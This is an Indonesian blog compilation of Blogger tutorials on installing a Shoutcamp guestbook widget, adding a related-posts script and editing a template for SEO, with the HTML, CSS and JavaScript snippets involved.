1.  Registrasi dulu di http://shoutcamp.com/ apabila anda belum terdaftar sebagai memberatau langsung Login apabila sudahterdaftar sebagai member ShfoutCamp.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
2.      Setelah login, lakukan Create New Shoutbox, yang akan anda masukkan ke blog.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
3.       Isikantitle shoutbox dan URL blog Anda. Klik NEXTuntuk melanjutkan.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
4.      Silakan masukkan avatar Anda.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp

5.      Upload gambar/foto dari computer Anda.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
6.      Crop gambar Anda menyesuaikan dengan ukuranavatar shoutcamp.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
7.      Klik Installuntuk mendapatkan kode HTML shoutcamp.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
8.      Setelah mendapatkan kode HTML, copy dan paste keblog Anda.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
Selanjutnya, silakan login ke account blogger Anda danmenuju ke blog untuk memasukkan kode HTML Shoutcamp. Langkah-langkahselanjutnya adalah sebagai berikut :
1.      Login ke dashboard blogger anda.
2.      Pilih Rancangan > Elemen Laman > Add gadget(HTML/JavaScript).
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
3.    Copy script kode HTML Shoutcamp dan paste langsung padagadget jika anda ingin meletakkan widget guestbook pada sidebar.
Cara Pasang Guestbook Buku Tamu dari Shoutcamp
4.  Jika anda ingin menjadikan widget guestbook inimenjadi widget melayang/floating, maka copy saja script widget dibawah ini danganti tulisan LETAKKAN KODE GUESTBOOK/SHOUTMIX/CBOX/SHOUTCAMP ANDA DISINI  dengan kode HTMLShoutcamp anda.
 <!-- Mulai Hidden Widget -->
<style type="text/css">
.rifaldhi_fixed{
position:fixed;
top:180px; /*jarak dari atas*/
right:0px;
z-index:+1000;
}
* html .rifaldhi_fixed {position:relative;}
#hidden_rifaldhi {
display:none;
border:2px solid #616258; /*ketebalan dan warna kotak*/
-webkit-border-radius:5px; -moz-border-radius:5px; border-radius:5px;
background:#f1f1ea; /*warna latar*/
padding:3px 10px 0px 10px;
}
</style>
<div class="rifaldhi_fixed">
<table id="hidden_rifaldhi" cellpadding="0" cellspacing="0">
<tr><td>
<!-- Gambar Atas -->
<div style="text-float:right"><a href="javascript:void(0)" onclick="rifaldhi_showHiderifaldhi()" title="Close/Tutup"><img style="border:0px; width:auto; height:auto;" alt="Guestbook" src="http://blog.akakom.ac.id/marcell/files/close.png" /></a></div>

LETAKKAN KODE GUESTBOOK/SHOUTMIX/CBOX/SHOUTCAMP ANDA DISINI

<br/>
<script type="text/javascript" src="http://bukutamu-zies-name.googlecode.com/files/bukutamu-zies-name.js"></script>
</td></tr></table></div>
<!-- Gambar Samping -->
<div style="z-index:+5" class="rifaldhi_fixed">
<a href="javascript:void(0)" onmouseover="rifaldhi_showHiderifaldhi()">
<img style="border:0px;" src="http://img221.imageshack.us/img221/4097/bukutamu3c.png" /></a>
</div>
<!-- Selesai Hidden Widget -->
5.      Save / Simpan gadget anda dan lihatlah hasilnya.
Oke sobat blogger, itu tadi sedikit tutorial cara memasang guestbook di blogspot yang bisa allshare bagikan untuk anda. Semoga denganpenambahan widget ini memudahkan pengunjung blog anda untuk meninggalkan pesanatau komentar di blog anda.


Rating: 5

Sunday, January 15, 2012

Cara Membuat Related Post di Bawah Postingan Blog

Cara Membuat Related Post | Cara membuat artikel terkait ( related post ) tepat di bawah postingan blog - Tips ini sebenarnya sudah sangat banyak beredar, namun tidak ada salahnya di ulas kembali untuk membantu blog-blog pemula yang masih awam dengan tips ini. Berikut ini cara dalam membuat artikel terkait di bawah postingan.


Related Post

  • Login ke blogger Anda.
  • Pilih Rancangan, kemudian kli Edit HTML
  • Beri tanda centang pada Expand Widget Template.
  • Cari kode <data:post.body/>, supaya mudah, gunakan kotak Find dengan menekan tombol F3
  • tempatkan script/kode berikut di bawah kode <data:post.body/>
<b:if cond='data:blog.pageType == &quot;item&quot;'>
<div class='similiar'>
<div class='widget-content'>
<h3>Related Posts by Categories</h3> <div id='data2007'/>

<script type='text/javascript'> var homeUrl3 = &quot;<data:blog.homepageUrl/>&quot;; var maxNumberOfPostsPerLabel = 4; var maxNumberOfLabels = 10; maxNumberOfPostsPerLabel = 100; maxNumberOfLabels = 3; function listEntries10(json) { var ul = document.createElement(&#39;ul&#39;); var maxPosts = (json.feed.entry.length &lt;= maxNumberOfPostsPerLabel) ? json.feed.entry.length : maxNumberOfPostsPerLabel; for (var i = 0; i &lt; maxPosts; i++) { var entry = json.feed.entry[i]; var alturl; for (var k = 0; k &lt; entry.link.length; k++) { if (entry.link[k].rel == &#39;alternate&#39;) { alturl = entry.link[k].href; break; } } var li = document.createElement(&#39;li&#39;); var a = document.createElement(&#39;a&#39;); a.href = alturl; if(a.href!=location.href) { var txt = document.createTextNode(entry.title.$t); a.appendChild(txt); li.appendChild(a); ul.appendChild(li); } } for (var l = 0; l &lt; json.feed.link.length; l++) { if (json.feed.link[l].rel == &#39;alternate&#39;) { var raw = json.feed.link[l].href; var label = raw.substr(homeUrl3.length+13); var k; for (k=0; k&lt;20; k++) label = label.replace(&quot;%20&quot;, &quot; &quot;); var txt = document.createTextNode(label); var h = document.createElement(&#39;b&#39;); h.appendChild(txt); var div1 = document.createElement(&#39;div&#39;); div1.appendChild(h); div1.appendChild(ul); document.getElementById(&#39;data2007&#39;).appendChild(div1); } } } function search10(query, label) { var script = document.createElement(&#39;script&#39;); script.setAttribute(&#39;src&#39;, query + &#39;feeds/posts/default/-/&#39; + label + &#39;?alt=json-in-script&amp;callback=listEntries10&#39;); script.setAttribute(&#39;type&#39;, &#39;text/javascript&#39;); document.documentElement.firstChild.appendChild(script); } var labelArray = new Array(); var numLabel = 0; <b:loop values='data:posts' var='post'> <b:loop values='data:post.labels' var='label'> textLabel = &quot;<data:label.name/>&quot;; var test = 0; for (var i = 0; i &lt; labelArray.length; i++) if (labelArray[i] == textLabel) test = 1; if (test == 0) { labelArray.push(textLabel); var maxLabels = (labelArray.length &lt;= maxNumberOfLabels) ? labelArray.length : maxNumberOfLabels; if (numLabel &lt; maxLabels) { search10(homeUrl3, textLabel); numLabel++; } } </b:loop> </b:loop> </script> </div> </div> </b:if>
  • Dan yang terakhir klik Simpan

NB:
  • Jika Anda sudah memasang 'Readmore Otomatis' maka harus menempatkan script related post di bawah kode   <data:post.body/> </b:if>
  • Jika Anda memasang iklan di bawah posting, maka tempatkan script related post di bawah kode iklan tersebut.
Semoga Tutorialnya bermanfaat , terimakasih telah berkunjung ke Blog allshare ya kawan ! :D

    Saturday, December 24, 2011

    Cara Mengedit Template Blog Agar SEO Friendly | Edit Blog Lebih SEO

    Incoming Terms : How To Make SEO Friendly Blogger / Blogspot | Cara Membuat Blog agar Seo Friendly di google | Cara Edit Blog Agar SEO Friendly | Seo Friendly Blogger Tutorial 
    Cara Edit template blog Agar SEO friendly | sahabat allshare zone yang super (wwkkkw,, niru mario teguh nih,,) kali ini allshare akan bagikan tutorial tantang  Cara Edit template blog Agar SEO friendly , tentunya buat anda yang menginginkan template blognya seo friendly alias di sukai google. hehhe. Tapi sebelumnya apakah template anda yang sekarang sudah good looking ,maksudanya sudah cepatkah loadingnya atau sudah lengkapkah viturnya contoh title tag  readmore dll,tapi jika memang belum anda bisa coba template yang say rekomendasikan untuk melihat tempaltenya silahkan cari artikel tentang   Cara Edit template blog Agar SEO friendly di artikel terkait , di bawah ini.

    Oke sekarang langsung aja ke pokok pembahasan yaitu cara membuat template 100% SEO friendly,silahkan ikuti langkah-lanhkah berikut :

    1.Edit page title

    Biasanya format page title dari blogger adalah seperti ini, JUDUL BLOG : JUDUL POSTING. Nah, agar blog kita lebih disukai oleh Google sehingga ujung-ujungnya blog kita jadi rame, kita harus merubah format page title standar itu menjadi seperti ini, JUDUL POSTING | JUDUL BLOG.

    Caranya cari kode berikut ini di Edit HTML, cukup dengan menekan tombol Ctrl+F pada keyboard!
    <title><data:blog.pageTitle/></title>

    Kalo udah dapet kodenya, silakan Anda hapus dan ganti dengan kode berikut ini!

    <b:if cond='data:blog.pageType == "item"'>
    <title><data:blog.pageName/> | <data:blog.title/></title>
    <b:else/>
    <title><data:blog.pageTitle/></title>
    </b:if>

    Atau Anda juga bisa tambahkan dengan beberapa kata kunci (keyword).

     <b:if cond='data:blog.pageType == "item"'>
        <title><data:blog.pageName/> | <data:blog.title/></title>
        <b:else/>
        <title><data:blog.pageTitle/> | KATA KUNCI ANDA | KATA KUNCI ANDA </title>
        </b:if>

    Ganti kode "KATA KUNCI ANDA" dengan keyword yang Anda incar. Setelah semua selesai jangan lupa untuk save template.

    2.pasang navigasi Breadcrumb
    Bread crumb adalah sebuah menu navigasi yang ada diatas postinga atau artikel.Breadcrumb juga seringdipaakai oleh para master blog .karrena cara pasangnya breadcrumb cukup panjang ,saya pisahkan dalam sebuah postingan dan bisa anda lihat di kategori tutorial blogger / bisa di Related Posts di bawah artikel ini.

    3.Pasang Related post
    Related post sangat bagus untuk seo maupun untuk pengunjung,jadi wajib pasang related post di blog anda.caranya cukup panjang jadi say juga pisahkan dalm sebuah postingan yang anda bisa lihat di kategori tutorial blogger / bisa di Related Posts di bawah artikel ini.
    4.Mematikan setting arshive

    �Lho?�
    �Buat apa?�

    Begini, Google sangat membenci dengan yang namanya duplicate content. Jadi ketika kita mengaktifkan opsi blog arsip, misalnya kejadiannya seperti ini, Anda ingin membuat sebuah blog di blogger.com. Lalu membuat 3 posting, 1 buah setiap hari. Maka di halaman utama atau homepage Anda akan ada 3 posting dan sebuah link arsip seperti ini, http://BLOGANDA.blogspot.com/2007_03_01_archive.html, yang memunculkan 3 posting yang sama dengan yang dimunculkan oleh homepage. Intinya, 2 buah link yang memunculkan sebuah halaman yang sama. Bagi Search Engine apa lagi Google, ini adalah masalah serius. Oleh karena itu kita harus me-nonaktifkan opsi arsip.

    Caranya, cukup klik tab Setting, pilih Archiving. Nah, pada bagian Archiving Frequency ubah menjadi No Archive. Selesai sudah! :)


    5.Mengganti tg heading

    Google sangat menyukai sebuah tulisan atau judul dengan tag H1. Oleh karena itu ubahlah ukuran judul posting Anda dengan tag H1. Caranya cari kode berikut!

       <b:if cond='data:post.title'>
    <h3 class='post-title entry-title'>
    <b:if cond='data:post.link'>
    <a expr:href='data:post.link'><data:post.title/></a>
    <b:else/>
    <b:if cond='data:post.url'>
    <a expr:href='data:post.url'><data:post.title/></a>
    <b:else/>
    <data:post.title/>
    </b:if>
    </b:if>
    </h3>
    </b:if>

    Kode yang dicetak tebal dihapus dan diubah dengan tulisan h1. Setelah itu tambahkan kode berikut sebelum kode  ]]></b:skin>

    h1.post-title, .post h1 #Blog1 h1, #Blog2 h1 { font-size:1.5em; }

    6.Menambah kode rel=canonical
    Gunanya kita menambahkan �rel=canonical� adalah untuk menghindari konten ganda, karena seperti para Master of SEO bilang bahwa Google sangat tidak dapat mentolerir sebuah duplicate content. Caranya mudah, cukup klik Edit HTML, lalu Anda tambahkan kode berikut setelah kode <head>

    <link expr:href='data:blog.url' rel='canonical' />

    Save template dan selesai.
    7.Pasang meta keyword disetiap postingan
    selain meta deskripsi keyword anda juga wajib pasang meta keyword di setiap postingan ,iniberguna untuk mengoptimalkan seo pada semua postingan yang teklah anda buat,dan juga dengan ini artikel akan lebih mudah di indeks search engine terutama om google,
    caranya panjang juga bung,saya pisahkan juga dalam sebuah atrikel dan anda bisa lihat di kategori tutorial blogger / bisa di Related Posts di bawah artikel ini.

    8.Pasang plugim seo smart link
    sebelumnya plugin seo smartt link hanya bisa dipasang di blog wordpress saja,tapi sekarang bisa dipassang di blogspot setelah sang master membuatnya ,cara pasangnya jelas panjang ,dan jelas saya pisahkan dalam sebuah artikel , dan jelas juga anda bisa lihat
    di kategori tutorial blogger / bisa di Related Posts di bawah artikel ini.
    demikian postingan Cara Edit template blog Agar SEO friendly semoga bermanfaat dan blognya lebih seo friendly ya :) wkwkwkw
    sumber : .blogtrik